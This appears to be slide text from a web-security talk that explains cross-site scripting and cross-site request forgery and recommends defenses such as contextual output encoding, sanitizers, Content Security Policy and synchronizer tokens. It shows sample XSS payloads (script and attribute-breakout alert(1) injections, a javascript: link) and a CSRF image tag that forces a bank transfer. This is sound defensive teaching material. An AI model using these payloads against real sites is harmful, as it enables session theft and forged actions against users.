
How XSS exploits clients
• Session hijacking
• (HttpOnly flag on cookies)
• Malware
• Stealing Credentials
• Internal network scanning
• Data Theft
• Impersonating Users
• Bypass CSRF Defenses
• Key loggers
XSS Defenses
• Contextual Output Encoding

Vulnerable Code Resulting Output
<div>
INPUT
</div>
<div>
<script>alert(1)</script>
</div>
<input value=“INPUT”> <input value=“” onfocus=“alert(1)”>
<script>
var a = “INPUT”;
</script>
<script>
var a = ““ + alert(1) + “”;
</script>

Contextual Output Encoding
Examples
Vulnerable Code Resulting Output
<div>
encodeForHtml(INPUT)
</div>
<div>
&lt;script&gt;alert(1)&lt;/script&gt;
</div>
<input
value=“encodeForHtmlAttr(INPUT)”>
<input
value=“&quot;&#x20;onfocus&#x3D;&quot;alert(1)”>
<script>
var a = “encodeForJS(INPUT)”;
</script>
<script>
var a =
“x22x20x2bx20alertx281x29x20x2bx20x22”;
</script>
Contextual Output Encoding
Examples
https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

XSS Defenses
• Contextual Output Encoding
• OWASP Java Encoder Project
• ESAPI (PHP, Coldfusion, Python)
• Anti-XSS (.NET)
• Server side input validation
• Use a whitelist where possible
• HTML Sanitizers
• AntiXSS/HTML Agility Pack (.NET)
• Java HTML Purifier
• HTML Purifier/htmLawed (PHP)
• DOM Purify (JavaScript, NodeJS?)

XSS Defenses – continued
• Understand your framework’s defenses
• @Model.name
• <a href=“javascript&#x3A;alert(1)”>Click Me!</a>
• Use a JavaScript MVC framework that supports templated views
• <div>{{user.name}}</div>
• https://code.google.com/p/mustache-security/
• Content Security Policy

Cross Site Request Forgery (CSRF)

What is CSRF?
• “Forced Browsing”
• my.bank/transfer?amount=1000&to=1234
• <img src=“my.bank/transfer?amount=1000&to=666”>
• 4.5 million Routers Hacked via CSRF
• Places to be especially aware of
• Actions
• Account/Role Management
Demo
Privilege Escalation via CSRF

CSRF Defense
• Eliminate Cross Site Scripting(XSS)
• Re-enter password
• GET requests do NOT change server state
• Synchronizer-token pattern
1. Random token is generated associated with user’s session
2. Include token in each state-changing request made to the server
3. Server validates that token submitted is valid
